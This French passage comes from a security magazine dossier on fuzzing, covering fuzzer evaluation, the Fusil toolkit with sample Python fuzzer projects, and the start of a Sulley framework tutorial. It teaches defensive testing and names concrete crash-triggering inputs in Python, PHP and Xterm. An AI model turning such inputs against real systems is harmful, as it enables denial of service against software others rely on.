Le mu4000 est une *appliance* qui permet le fuzzing de plus d'une cinquantaine de protocoles. Il fonctionne par génération de modèles tout comme la suite DEFENSICS de Codenomicon. N'ayant pas testé ce produit, nous ne pouvons malheureusement pas en dire plus.

4. Les évolutions du fuzzing

Le domaine du fuzzing évolue très rapidement, les acteurs sont de plus en plus nombreux, les techniques de plus en plus évoluées, il est de bon ton d'évaluer des outils et techniques et de se rappeler ce que l'on est en droit d'attendre du fuzzing.

4.1 Quid de l'évaluation des fuzzer ?

Les fuzzers sont censés découvrir des erreurs d'implémentations, mais comment mesure-t-on leur efficacité ? La métrique la plus évidente est de déterminer combien de vulnérabilités connues sont découvertes sur une application testée présentant un nombre connu de vulnérabilités qui sont « accessibles » par des entrées utilisateurs.



2 *Comparaison de l'efficacité des techniques de fuzzing (source : Charlie Miller).*



3 *Efficacité de plusieurs fuzzers (source : Charlie Miller).*

L'évaluation de cette efficacité est toujours relative au choix de la génération des tests, à l'application visée et à sa capacité à aller en profondeur. Concernant les frameworks de fuzzing ou les fuzzers propriétaires, l'efficacité de chacun peut être très différente selon les applications fuzzées.

La présentation de Charlie Miller « Fuzz by Number » à CanSecWest cette année **[MILLER]** était très intéressante, car elle a montré que l'utilisation de plusieurs fuzzers permettait de découvrir de nombreuses vulnérabilités qui ne pouvaient généralement pas être découvertes par un seul produit ou une seule technique (génération par modèle ou par mutation de données valides). Ceci milite en faveur d'une combinaison de techniques pour augmenter l'efficacité globale du fuzzing. Cependant, c'est de plus en plus coûteux, ce qui devient difficile à accepter.

4.2 Quelques problèmatiques relatives au fuzzing

Si les tests déclenchent de très nombreuses vulnérabilités, alors il faut un processus qui permette d'identifier avec précision quelle partie de donnée fuzzée déclenche tel ou tel bug. En effet, il faut arriver à ne pas déclencher toujours le même bug et continuer la campagne de tests, sinon la durée de la campagne de tests augmentera significativement. Malheureusement, – et ce n'est pas propre au fuzzing –, si de nombreuses vulnérabilités différentes sont découvertes, c'est que l'éditeur n'a pas pris en compte les aspects sécurité lors de ses développements et, donc, cela sera (en pratique) difficile (et douloureux) à faire corriger.

Certaines applications sont très complexes à fuzzer par génération de modèle, notamment les formats de fichiers tels que PDF ou SWF. De la même manière, les applications contenant de la cryptographie ou des sommes de contrôle sont difficiles à fuzzer, car les fuzzers doivent être adaptés pour émuler ces fonctionnalités. Le fuzzing peut alors devenir très coûteux et le retour sur investissement dépend alors de la réutilisation de ces développements ou de ces outils.

Par ailleurs, même si le fuzzing apparaît comme une méthode triviale, les compétences techniques de l'utilisateur de l'outil doivent en pratique toujours être importantes lors de l'utilisation d'outils libres. Ce n'est pas encore à la portée de tout le monde, même si la théorie derrière les techniques de fuzzing utilisées peuvent être très simples.

Enfin, le fuzzing n'est pas une assurance qualité. Cela permet de dégrossir le terrain, mais peut passer « à côté » de failles de sécurité triviales. En particulier sur les problématiques où de multiples conditions sont à remplir pour déclencher une vulnérabilité.

4.3 La recherche et le fuzzing

Le fuzzing suscite de nouveaux axes de recherche avec toujours le but d'améliorer la génération des tests tout en restant le moins coûteux possible.

Par exemple, dans le cadre de fuzzing de protocoles réseau propriétaires, il est intéressant de recourir à des techniques de reconnaissance de « formes » qui permettent de réaliser des hypothèses sur les différents champs du protocole – typiquement découvrir les chaînes de caractères ou les champs longueurs – le but étant de se passer de l'étape rébarbative de la génération de modèles en particulier lorsque l'on n'a pas de connaissance sur le protocole étudié.

Du même acabit, des techniques d'apprentissage d'automates permettent de découvrir d'autres vulnérabilités qui sont situées dans l'implémentation de la machine à état qui est alors fuzzée. Des travaux évolués sur SIP sont présentés dans l'article sur l'outil KiF dans ce dossier.

Enfin, pour améliorer les heuristiques utilisées, il est aussi possible de recourir à des fuzzers dits « évolutifs » dont le concept est de tracer l'exécution de l'application cible afin de générer les données de tests automatiquement pour maximiser la couverture de code. En particulier, les opérateurs de comparaison sont étudiés afin d'évaluer les valeurs susceptibles d'être intéressantes (dans le but de couvrir un maximum de chemins d'exécution possible).

Bien entendu, nous n'avons présenté dans cette partie qu'un aperçu des axes de recherche dans le fuzzing. De nombreux autres existent tels que le *Whitebox Fuzzing* **[WHITEBOX]** qui propose de s'aider du code source pour augmenter l'efficacité du fuzzing.

4.4 Fuzzing ou scan de vulnérabilités ?

La frontière entre tests de type « scanner de vulnérabilités » et « fuzzing » tend à se rapprocher. Des acteurs comme Codenomicon proposent de tester les implémentations avec un panel de vulnérabilités connues sur telle ou telle implémentation d'un protocole particulier ; bien entendu, dans ce cas, l'outil déclenche le bug, ce qui n'est pas forcément le cas avec un scanner de vulnérabilités qui pourra se reposer sur les numéros de versions des applications.

Dans une autre mesure, pour les tests d'applications Web, les outils se focaliseront sur la scénarisation des vulnérabilités classiques de ces applications telles que l'injection SQL, les XSS ou les CSRF. On est en droit de se demander si c'est du fuzzing ou du scan de vulnérabilités ?

Conclusion

Le fuzzing – bien que n'étant pas une méthode miracle – permet toutefois de découvrir de nombreuses erreurs d'implémentation qui peuvent être des failles de sécurité exploitables. Il n'induit intrinsèquement que très peu de faux positifs, ces derniers étant relatifs à la méthode de détection d'erreurs d'implémentation dans l'application. Cela est très différent de l'audit de code source où des yeux experts sont nécessaires pour distinguer le vrai du faux.

Le fuzzing est une approche intéressante que le code source soit disponible ou pas. Le principal intérêt du fuzzing est de revêtir plusieurs techniques de génération de tests qui peuvent être alors combinées selon les applications fuzzées. En effet, les coûts de développement de fuzzers peuvent s'avérer rapidement très importants lorsque ces applications sont complexes à fuzzer et, dans ce cas, il est peut-être judicieux de se reposer sur des fuzzers propriétaires afin de diminuer les coûts.

Le fuzzing pourrait se retrouver avantageusement dans le cycle de vie du développement logiciel au même titre que les tests de bon fonctionnement. Tout ceci doit entrer dans une démarche globale au niveau de la qualité des développements dont le fuzzing peut constituer une brique de validation technique.

Dans la suite de ce dossier, plusieurs sujets seront abordés : la vérification de spécifications de protocoles, le framework de fuzzing Fusil, les techniques de fuzzing sur le protocole SIP et le développement de fuzzers réseau avec le framework Sulley.

Remerciements

Nous tenons en premier lieu à remercier tous les contributeurs de ce dossier qui, nous l'espérons, vous auront donné un panorama des techniques de fuzzing actuelles, ainsi que tous les relecteurs pour leurs remarques pertinentes.

Références

[BARTON] « *Fuzz Testing of Application Reliability* », **http://pages.cs.wisc.edu/~bart/fuzz/**

[FUZZ] **http://lists.virus.org/fuzzing-0703/msg00014.html**

[WIKIPEDIA] **http://en.wikipedia.org/wiki/Fuzzing**

[OWASP] **http://www.owasp.org/index.php/Fuzzing**

[TAKANEN] « *The Buzz Around Fuzzing* », **http://www.darkreading.com/document.asp?doc_id=144773**

[IPPOWER] IP Power, **http://www.opengear.com/product-ip-power.html**

[PROTOS] Oulu University, « *Security Testing of Protocol Implementations* », **http://www.ee.oulu.fi/research/ouspg/protos/**

[MILLER] BLANCHER (Cédric), billet sur CanSecWest 2008 **http://sid.rstack.org/blog/index.php/263-cansecwest-2008**

[CCC] VAN SPRUNDEL (Ilja), « Fuzzing » **http://events.ccc.de/congress/2005/fahrplan/attachments/683-slides_fuzzing.pdf**

[SULLEY] PORTNOY (Aaron) & AMINI (Pedram), Sulley, **http://www.fuzzing.org**, **http://code.google.com/p/sulley/**

[FUZZING] SUTTON (Michael), GREENE (Adam), AMINI (Pedram), *Fuzzing : Brute Force Vulnerability Discovery*, Addison-Wesley, 2007.

[OPENSSL] Debian Security Advisory, « *Predictable Random Number Generator* », **http://www.debian.org/security/2008/dsa-1571**

[APEG] BRUMLEY (David), POOSANKAM (Pongsin), SONG (Dawn), et ZHENG (Jiang), « *Automatic Patch-Based Exploit Generation* », **www.cs.cmu.edu/~dbrumley/pubs/apeg.html**

[SOURCE] *Source Code Security Analyzers*, **http://samate.nist.gov/index.php/Source_Code_Analyzers**

[IMMUNITY] Immunity, « *Attacking Embedded Languages* », **http://www.immunityinc.com/downloads/ID_reCON_2008.odp**

[COVERITY] Coverity, *Coverity Prevent*, **http://www.coverity.com/html/coverity-software-quality-products.html**

[FORTIFY] Fortify, *Fortify Source Code Analyzer*, **http://www.fortify.com/products/detect/**

[WHITEBOX] Microsoft, « *Automated Whitebox Fuzzing* », **http://research.microsoft.com/users/pg/public_psfiles/ndss2008.pdf**

Victor Stinner – victor.stinner@haypocalc.com

PRATIQUER LE FUZZING AVEC FUSIL



mots clés : *fuzzing / Fusil*

Cet article est la suite de l'article « Comment réaliser un fuzzer » (MISC 36). Maintenant que les bases sont posées, voyons la mise en pratique. Fusil le fuzzer est une boîte à outils libre pour écrire ses propres fuzzers. Nous allons voir comment mettre en place l'environnement pour fuzzer une application, puis comment faire muter un fichier ou bien générer des données. Les sondes et le fonctionnement de Fusil seront détaillés pour bien comprendre ce qui se passe. Pour finir, l'exécution du fuzzer Python sera expliquée.

1. Mise en place de l'environnement de test

Destiné initialement aux programmes Linux en ligne de commande, les types de cibles de Fusil sont divers et variés. Pour des questions pratiques (facilité à scripter), on peut souvent se ramener au cas d'un programme en ligne de commande. Plutôt que de lancer une interface graphique lourde comme Kpdf, on peut par exemple utiliser le programme en ligne de commande pdftotext : ces deux applications reposent sur la bibliothèque PDF poppler. Un crash de pdftotext a de fortes chances d'être reproductible avec Kpdf.

1.1 Créer un processus

Avant de pouvoir attaquer une cible, il faut préparer son environnement : mettre en place des variables d'environnement, créer une ligne de commande, lancer un ou plusieurs processus, etc. Comme c'est une tâche récurrente, Fusil dispose d'une collection d'outils pour répondre à ce besoin :

- AttachProcess surveille un processus en cours d'exécution, en particulier un serveur (Apache, ClamAV, MySQL...), sa consommation mémoire et de temps processeur, et vérifie que le processus est toujours vivant.
- CreateProcess crée les variables d'environnement, la ligne de commande, un fichier utilisé comme sortie standard (stdout et stderr), change le dossier de travail, limite la mémoire et baisse la priorité du processus. Le processus est tué s'il dépasse le *timeout* qui est de 10 secondes par défaut.
- Environment, partie de CreateProcess, s'occupe de recopier des variables d'environnement et d'en générer de nouvelles. `EnvVarValue` est une variable constante, `EnvVarInteger` génère un nombre entier signé aléatoire, `EnvVarRandom` génère des octets aléatoires non nuls, et `EnvVarLength` génère une chaîne « aaa(...)a » de longueur aléatoire.

Fusil s'assure que le processus créé est tué à la fin d'une session pour éviter les processus zombies et processus fous consommant toute la mémoire et le temps processeur.

1.2 Muter un fichier

Ma méthode favorite pour fuzzer est d'injecter des erreurs dans un fichier valide : faire « muter » un fichier. On peut utiliser MangleFile qui prend en argument le nom d'un fichier source, et un argument optionnel : le nombre de fichiers à générer. L'attribut config de MangleFile définit le nombre et le type d'opérations utilisées.

MangleFile est difficile à configurer : selon les options, la cible va rejeter plus ou moins rapidement le fichier. Trop peu d'erreurs injectées n'auront aucun effet tandis que trop de mutations rendent le fichier illisible. C'est pour cela qu'il existe l'agent

AutoMangle qui autoconfigure MangleFile selon le résultat des sessions précédentes. AutoMangle commence en injectant très peu d'erreurs, puis en rajoute de plus en plus jusqu'à obtenir un succès. En cas de succès, le nombre d'erreurs stagne. Au contraire, si le fichier est rejeté trop rapidement, le nombre d'erreurs baisse. La phase d'autoconfiguration prend environ 20 sessions, ce qui est très rapide étant donné qu'une session dure généralement une dizaine de secondes.

IncrMangle est un algorithme de recherche en profondeur : il conserve les mutations d'une session à l'autre et en rajoute au fur et à mesure. Par expérience, la recherche en largeur (MangleFile et AutoMangle) trouve plus rapidement des crashs.

1.3 Client et serveur réseau

NetworkServer permet de créer une socket réseau en écoute. TcpServer est la version spécialisée pour TCP. À chaque nouvelle connexion, un objet ServerClient est créé. HttpServer est un serveur HTTP minimaliste basé sur TcpServer, utilisé dans le fuzzer Firefox.

NetworkClient est un client réseau générique, TcpClient un client TCP, et UnixSocketClient un client UNIX. Les méthodes `sendBytes()` et `recvBytes()` ont un argument optionnel timeout en seconde qui permet de choisir un délai maximum ou passer en mode non bloquant (timeout=0).

2. Surveiller une session

2.1 Problématique

Les deux plus grandes difficultés du fuzzing sont de générer des données et de détecter un succès. La nature du succès varie beaucoup d'une cible à l'autre : déni de service (le serveur ne répond plus), processus tué par un signal (typiquement une erreur de segmentation) ou simplement un motif dans la sortie standard (ex : « *Assertion failed* » ou « *Memory allocation error* »). Pour répondre à cette problématique, Fusil utilise un système de notation basé sur un ensemble de sondes. Chaque sonde calcule une note, le score final en est la somme.

2.2 Les différentes sondes

WatchProcess est la sonde la plus courante. Elle attribue une note différente selon la manière dont un processus se termine : processus terminé avec un code de sortie, tué par un signal ou tué pour cause de timeout. WatchProcess intègre également une sonde pour surveiller la consommation de temps processeur : si elle est supérieure à 75% durant 3 secondes, le score de la sonde monte à 100%.

FileWatch est une sonde pour surveiller un fichier texte : elle recherche différents motifs dans les lignes écrites tels qu'« exception » ou « glibc detected ». Elle augmente également le score si plus de N (ou moins de M lignes) sont écrites (par défaut : N=100 et M=0). WatchStdout est la version pour surveiller la sortie standard d'un processus créé.

Il existe d'autres sondes telles que TimeWatch et ProcessTimeWatch qui attribuent une note selon le temps d'exécution. Cette mesure est moins fiable que les autres sondes et est donc peu utilisée.

2.3 Pondération d'une sonde

Lorsqu'une sonde génère de faux positifs, on peut la supprimer ou baisser sa pondération en modifiant l'attribut `score_weight`. Avec `stdout.score_weight=0.40`, le score maximum de la sonde stdout sera de 40%.

Pour les sondes de type FileWatch, on peut ajouter des expressions régulières pour ignorer certaines lignes. On peut également prétraiter les lignes pour, par exemple, supprimer un préfixe générant de fausses alertes.

3. Explication du fuzzer Xterm

Un fuzzer est appelé « projet » dans Fusil. Voici l'exemple du projet Xterm : voir code ci-contre.

Première remarque : un projet est écrit en Python. Ce langage haut niveau est accompagné d'une bibliothèque standard très complète permettant d'écrire rapidement un fuzzer. Fusil étant écrit intégralement en Python, un projet a donc accès à l'ensemble des modules Fusil (lignes « *from fusil.(...) import (...)* » dans l'exemple).

La fonction `setupProject()` est responsable de la création des agents qui seront utilisés dans le projet. Ici, on va exécuter

```
def setupProject(project):
    process = ProjectProcess(project, ['xterm', 'ls'], timeout=1.0)
    setupX11Process(process)
    process.env.add(EnvVarLength('PATH', max_length=1000))

    WatchProcess(process, timeout_score=0)
    WatchStdout(process)

from fusil.process.env import EnvVarLength
from fusil.process.create import ProjectProcess
from fusil.process.watch import WatchProcess
from fusil.process.stdout import WatchStdout
from fusil.x11 import setupX11Process
```

la commande `xterm ls` avec un timeout d'une seconde. La fonction `setupX11Process()` s'occupe de recopier les variables d'environnement nécessaires pour une application X11 : `HOME` et `DISPLAY`. `EnvVarLength('PATH', ...)` génère une variable d'environnement `PATH` d'une longueur aléatoire (de 0 à 1000 octets).

Enfin, `WatchProcess` et `WatchStdout` vont surveiller le processus créé. Ce fuzzer utilise un timeout d'une seconde pour accélérer la détection du bug : le bug apparait très tôt dans l'exécution du programme. Comme une erreur de timeout ne nous intéresse pas, un score nul est assigné à cet événement (détecté par WatchProcess) pour éviter les faux positifs.

Ce projet vise à tester un bogue dans Xterm : si la variable `PATH` ne comporte pas de caractère « : » et a une longueur impaire, une écriture est faite hors de la zone mémoire allouée.

4. Exécution d'un projet par Fusil

Le projet Xerm est très court en comparaison des nombreuses actions que va réaliser Fusil pour l'exécuter. Pour commencer, un dossier de travail est créé pour le projet (nom du type « `run-1` ») où est écrit le journal du projet : `project.log`.

Avant chaque début de session, Fusil s'assure que la charge système est faible : inférieure à 50% par défaut (75% avec l'option `--fast` et 30% avec l'option `--slow`). Cette opération est utile pour éviter de perturber le fuzzer en générant de faux positifs (expiration de délai ou sonde processeur qui s'affole). Côté pratique, elle permet de lancer un fuzzer sur un serveur durant toute une nuit sans craindre de le mettre à genoux, ou encore d'éviter d'abuser du ventilateur du processeur :-)

> *...Cette opération permet de lancer un fuzzer sur un serveur durant toute une nuit sans craindre de le mettre à genoux.....*

Au début d'une session, Fusil crée un dossier de travail pour la session dans le dossier du projet (ex : `run-1/session-1`) où sera écrit le fichier `session.log`, journal de la session. Ce dossier sera utilisé comme répertoire de travail pour les nouveaux processus exécutés. Les journaux servent à analyser un succès et à rejouer manuellement une session.

Pour le projet Xterm, Fusil va créer la variable d'environnement `PATH`, puis exécuter le processus Xterm. Ensuite, il va attendre la fin du processus tout en surveillant sa sortie standard.

À la fin de la session, si le score final est supérieur au seuil de 50%, la session est considérée comme un succès et son dossier est conservé. Sinon, le dossier de la session est supprimé, à moins que l'option `--keep-sessions` soit utilisée ou que le processus ait créé un fichier ou un répertoire. Si le processus génère des fichiers inintéressants, l'option `--remove-generated-file` force la suppression du dossier de la session.

Fusil quitte lorsqu'on a récupéré suffisamment de succès (5 par défaut, se change avec `--success=100`) ou si le nombre de sessions est limité (illimité par défaut, option `--sessions=1000`). On peut également interrompre le fuzzer avec [CTRL]+[c].

S'il y a au moins un succès, le dossier du projet est conservé avec son journal. On peut alors analyser les différentes sessions. Souvent, lorsqu'on écrit un nouveau fuzzer, il faut se limiter à un ou deux succès pour réajuster les différentes sondes ou simplement corriger des bugs dans le fuzzer.

5. Pratique de la mutation de fichier

Extrait du projet `identify` mutant des images avec AutoMangle : voir code ci-contre.

La fonction `setupProject()` va récupérer le nom de fichier d'une image depuis la ligne de commande de Fusil et le passer à AutoMangle. Ce dernier va émettre l'événement `mangle_filenames(filenames)` lorsque tous les fichiers sont générés. L'agent `IdentifyProcess` va alors écrire le nom du fichier généré dans la ligne de commande, et enfin créer le processus.

```
def setupProject(project):
    image = project.application().getInputFilename("Image")
    mangle = AutoMangle(project, image)
    ...
    process = IdentifyProcess(project, ['identify', '-verbose', '<image>'])
    ...

class IdentifyProcess(CreateProcess):
    def on_mangle_filenames(self, image_filenames):
        self.cmdline.arguments[-1] = image_filenames[0]
        self.createProcess()
```

6. Générer des données

La mutation de fichier permet d'obtenir rapidement des résultats, mais on teste essentiellement le parseur du format de fichier, et non pas le code qui utilise les données lues. Pour tester cette partie, il vaut mieux générer des fichiers valides. Bien qu'on

puisse s'en approcher par mutation (ex : recalculer les sommes de contrôle CRC32), il est préférable de générer des données à partir d'un algorithme connaissant le format. Cette approche est implémentée dans les fuzzers PHP, Python, `libc_printf`, `linux_syscall` et MySQL.

`libc_printf` génère un code écrit en C qui réalise un seul appel à la fonction `printf()` avec des arguments aléatoires, mais respectant les spécifications (ordre des arguments, type, etc.). Il s'agit plutôt d'un test de conformité que de fuzzing (attaque aveugle d'une boîte noire). Les autres fuzzers consistent à générer des appels de fonctions avec des arguments aléatoires. Le nombre et le type des arguments sont tirés au hasard. Il serait possible d'être moins grossier, mais ce type de test recherche justement les cas imprévus qui produisent des erreurs. Exemples de bogues trouvés :

- `import locale; locale.gettext(None)` génère une erreur de segmentation dans Python : lecture à l'adresse mémoire zéro.
- `$text = "Hello"; count_chars(&$text, &$text);` génère une erreur de segmentation en PHP. Le second argument est converti en nombre par PHP. Or, comme les deux arguments pointent vers la même variable, le premier argument qui devrait être une chaîne de caractères est finalement un nombre.

Les bogues trouvés ne sont pas forcément exploitables (pour détourner le flot d'exécution). Mais si la correction est correctement réalisée, elle va renforcer globalement la qualité (stabilité) du programme. Rappelons que, sur un serveur, certaines erreurs qui semblent insignifiantes peuvent se transformer en déni de service.

7. Exemple d'exécution du fuzzer Python

Histoire de voir à quoi ressemble Fusil, voici un extrait d'une exécution de la version de développement :

```
$ ./run_fusil.sh -p projects/python.py ALL
Fusil version 0.9.1 -- GNU GPL v2
[0][session 1] Start session
...
[0][session 20] Test module _multibytecodec
[0][session 20] ------------------------------
[0][session 20] Signal: SIGSEGV
[0][session 20] Invalid read from NULL
[0][session 20] - instruction: MOV EDX, [EAX]
[0][session 20] - register eax=0x00000000
[0][session 20] ------------------------------
[0][session 20] Process killed by signal SIGSEGV
[0][session 20] End of session: score=100.0%
Success 1/5!
...
Project execution interrupted!
Project done: 224 sessions in 47.9 seconds
Total: 1 success
Keep non-empty directory: .../run-1
```

Ce fuzzer (`projects/python.py`) vise l'interprète Python. Il prend en argument le nom d'un module Python à tester. Dans l'exemple, c'est `ALL` qui est utilisé pour tester tous les modules. Le résultat est dans le dossier `session-20` :

```
$ ls run-1/session-20
replay.sh  session.log  source.py  stdout
```

Le script `replay.sh` permet de rejouer la session, `session.log` contient le journal Fusil de cette session, `source.py` est le résultat du fuzzer et `stdout` est la sortie du programme.



8. Développements futurs

Mise à part l'écriture de nouveaux fuzzers, le prochain développement majeur de Fusil concerne l'intégration d'un débogueur. On pourra alors détecter plus facilement les signaux envoyés à un processus et récupérer l'état d'un processus au moment du crash. Cet état permet de classifier les erreurs : lecture ou écriture invalide en mémoire, dépassement de la pile, division par zéro, etc. On peut également détecter ainsi les doublons. La version 1.0 finale intégrant un débogueur devrait sortir dans quelques mois, le travail ayant déjà commencé dans la version de développement.

La possibilité de rejouer facilement une session et un assistant pour générer automatiquement un fuzzer pour un programme quelconque sont également prévus à moyen terme.

Fusil est un projet libre sous licence GPLv2, téléchargeable gratuitement depuis son site internet **http://fusil.hachoir.org/**. Vous y trouverez ses trophées de chasse : 3 CVE et des dizaines de rapports de bugs.

Merci à Sébastien, Éric, Feth, Laurent et Franck pour leur relecture :-)

Gabriel Campana – gc.campana@gmail.com & Laurent Butti – laurent.butti@orange-ftgroup.com

FUZZER LES SERVEURS AVEC SULLEY

mots clés : *framework / fuzzing / recherche / vulnérabilité*

Depuis quelques années, rechercher et trouver (ou pas) des vulnérabilités grâce au fuzzing devient extrêmement commun. Nous présentons dans cet article un framework de fuzzing très populaire : le Sulley Fuzzing Framework. Nous montrerons que développer des fuzzers grâce à Sulley s'avère à la fois facile, efficace et pérenne grâce à la réutilisation des briques déjà développées.

1. Description fonctionnelle du framework Sulley

Le *framework* de *fuzzing* Sulley est actuellement l'un des plus complets. Nous allons découvrir dans une première partie son fonctionnement, puis dans une seconde partie comment développer deux *fuzzers* pour les protocoles FTP et SSLv2.

1.1 Architecture haut niveau conceptuelle

L'architecture de Sulley repose sur quatre composants :

- la génération des données de test ;
- la gestion des différents états du graphe ;
- les agents de surveillance de la cible ;
- des outils divers.

1.1.1 Génération des données de test

Sulley s'inspire de Spike pour la génération des données de tests, en utilisant le concept de description de protocole par blocs. Cette approche permet de représenter les protocoles réseau de façon simple et puissante.

L'écriture d'un fuzzer se fait en créant un programme en Python utilisant un ensemble de fonctions importées du framework Sulley.

Ces fonctions permettent de décrire entièrement un protocole avec la possibilité de faire directement appel au langage Python (et donc de profiter de sa puissance et souplesse). Plusieurs catégories de fonctions sont présentes :


- données constantes ou aléatoires : `s_static()`, `s_binary()`, `s_random()` ;
- données typées : `s_byte()`, `s_short()`, `s_int()`, `s_long()` ;
- chaînes de caractères : `s_string()`, `s_delim()` ;
- blocs : `s_block_start()`, `s_block_end()` ;
- fonctions sur les blocs : `s_size()`, `s_repeat()`, `s_checksum()`.

La documentation du framework présente plus en détail ces fonctions (mode de fonctionnement, utilisation en pratique...).


1.1.2 États

Les descriptions des protocoles sont décomposées en plusieurs parties appelées « requêtes ». Chaque requête peut être reliée aux autres pour former un graphe. Une fonction de *callback* est assignable à chaque arc pour effectuer un traitement sur les données reçues après chaque test réalisé.

Le protocole FTP est ici modélisé par l'envoi de commandes après s'être authentifié ou non :



1 *Graphe du protocole FTP*



2 *Fuzzing des différents états du protocole FTP*

Sulley part de la racine du graphe pour parcourir chaque nœud en suivant tous les chemins possibles. Chaque état du protocole est fuzzé indépendamment, permettant ainsi de fuzzer l'implémentation du protocole en profondeur.

Une interface Web est disponible pour visualiser la progression générale du fuzzer, ainsi que la progression locale de la requête en cours. Pour chaque erreur détectée, il est possible d'analyser les *crash dumps* et les captures réseau correspondants. Une fonctionnalité très importante est la possibilité d'interrompre le fuzzing à tout moment pour le continuer plus tard.

1.1.3 Agents de surveillance de la cible

Un des auteurs de Sulley a écrit une bibliothèque RPC en Python, `PedRPC`, pour réaliser la communication entre le fuzzer et les différents agents. N'importe quelle fonction Python peut être exécutée localement ou à distance, autorisant les agents à se trouver sur une autre machine que celle générant les tests.

Trois agents sont actuellement disponibles :

- Netmon, qui capture le trafic réseau généré par chaque test, et le sauvegarde dans un fichier PCAP dont le nom est le numéro du test. Il est possible d'imposer un filtre pour capturer uniquement le trafic intéressant.
- Procmon, qui détecte les fautes éventuelles de la cible pour chaque test effectué. Cet agent est en fait un débogueur qui s'attache au programme cible. Il offre la possibilité de relancer le processus cible après un crash ou un certain nombre de tests.
- VMControl, qui contrôle l'exécution d'une machine virtuelle sous VMWare en permettant l'arrêt, le démarrage, la pause, ou encore la manipulation de *snapshots*. Cet agent est utile pour restaurer une machine virtuelle dans un état connu après le crash de l'application surveillée à l'intérieur de celle-ci.


Procmon utilise PyDBG, un débogueur Win32 développé entièrement en Python, composant principal du framework de *reverse engineering* PaiMei **[PAIMEI]**. Ce framework offre une API de débogage permettant la création rapide d'outils, du fait de l'abstraction de la complexité de l'API Win32. Des outils basés sur PaiMei sont disponibles pour, par exemple, suivre le flux de données ou la couverture de code de l'exécution d'un programme, localiser la source d'un *buffer overflow*, ou encore arrêter un *unpacker* à l'`OEP` (*Original Entry Point*) d'un programme.

Grâce à la bibliothèque `PedRPC`, rien ne nous empêche de développer nos propres agents qui pourront être intégrés facilement dans Sulley.

1.1.4 Outils divers

Divers scripts sont disponibles pour faciliter l'utilisation de Sulley :

- `crashbin_explorer.py` analyse les *crash dumps* produits par une session de fuzzing pour visualiser chaque endroit où une faute a été détectée, grouper les tests en fonction des adresses ayant déclenché les mêmes fautes, et produire un graphe représentant le chemin d'exécution des crashs.
- `ida_fuzz_library_extender.py` extrait d'un binaire donné les chaînes de caractères et entiers constants des opérations de comparaison, dans le but d'ajouter des heuristiques de fuzzing à celles déjà existantes.
- `pcap_cleaner.py` supprime simplement tous les fichiers de captures `.pcap` qui ne sont pas associés à un test ayant provoqué une erreur.
- `pdml_parser.py` convertit un fichier PDML (*Packets Details Markup Langage*, obtenu avec des analyseurs réseau par exemple) en une requête valide pour Sulley. Les requêtes obtenues ne sont pas évoluées, mais peuvent servir de base pour le développement de fuzzers.



3 *Sulley Fuzzing Framework (Pedram Amini)*

1.2 Architecture logicielle

L'ensemble du framework est développé en Python. Certaines fonctionnalités optionnelles nécessitent l'installation de logiciels et paquets supplémentaires, disponibles dans les distributions GNU/Linux classiques et directement installables par l'installeur de Sulley sous Windows. L'ensemble du code est clair et bien commenté, permettant une modification et une réutilisation aisée du framework.

Voici les principaux répertoires et fichiers composant le framework Sulley, qui ne sont pas destinés à être modifiés :

- `network_monitor.py` : agent de capture du trafic réseau ;
- `process_monitor.py` : agent de surveillance du processus cible ;
- `sulley/` : code du framework ;
  - `blocks.py` : gestion des blocs et des fonctions de modifications des blocs ;
  - `pedrpc.py` : bibliothèque de communication RPC ;
  - `primitives.py` : heuristiques de fuzzing ;
  - `sessions.py` : code associé à l'exécution du fuzzer, à l'enregistrement de la progression de celui-ci, et au serveur web
- `vmcontrol.py` : agent de contrôle de machine virtuelle.

Trois répertoires sont destinés à recevoir les contributions des utilisateurs de Sulley, et à enregistrer les sessions de fuzzing :

- `archived_fuzzies/` : répertoire contenant les fichiers de description de la cible et des agents de chaque fuzzer. Ces fuzzers dépendent de leur protocole décrit dans le répertoire `requests/`.
- `audits/` : répertoire contenant les résultats des différentes sessions de fuzzing (fichiers pcap, crash dumps, sessions en cours...)
- `requests/` : répertoire contenant les fichiers de description de chaque protocole.

2. Comment réaliser son propre fuzzer avec Sulley ?

Quelques exemples sont fournis avec le framework Sulley, nous invitons le lecteur à s'y référer. Dans cette partie, nous allons étudier deux autres exemples de création de fuzzer pour les protocoles SSLv2 et FTP. Prendre comme exemples un protocole « binaire » et un protocole « texte » avec des particularités sur leurs machines à états permettra, nous l'espérons, de bien comprendre les mécanismes de création de fuzzers avec Sulley.

2.1 Exemple sur le protocole SSL

Nous allons voir dans cette partie comment réaliser un fuzzer pour la version 2 de SSL, qui nous permettra de (re)découvrir une vulnérabilité présente dans le dissecteur SSLv2 de Wireshark 0.99.6. **[WIRESHARK]**.

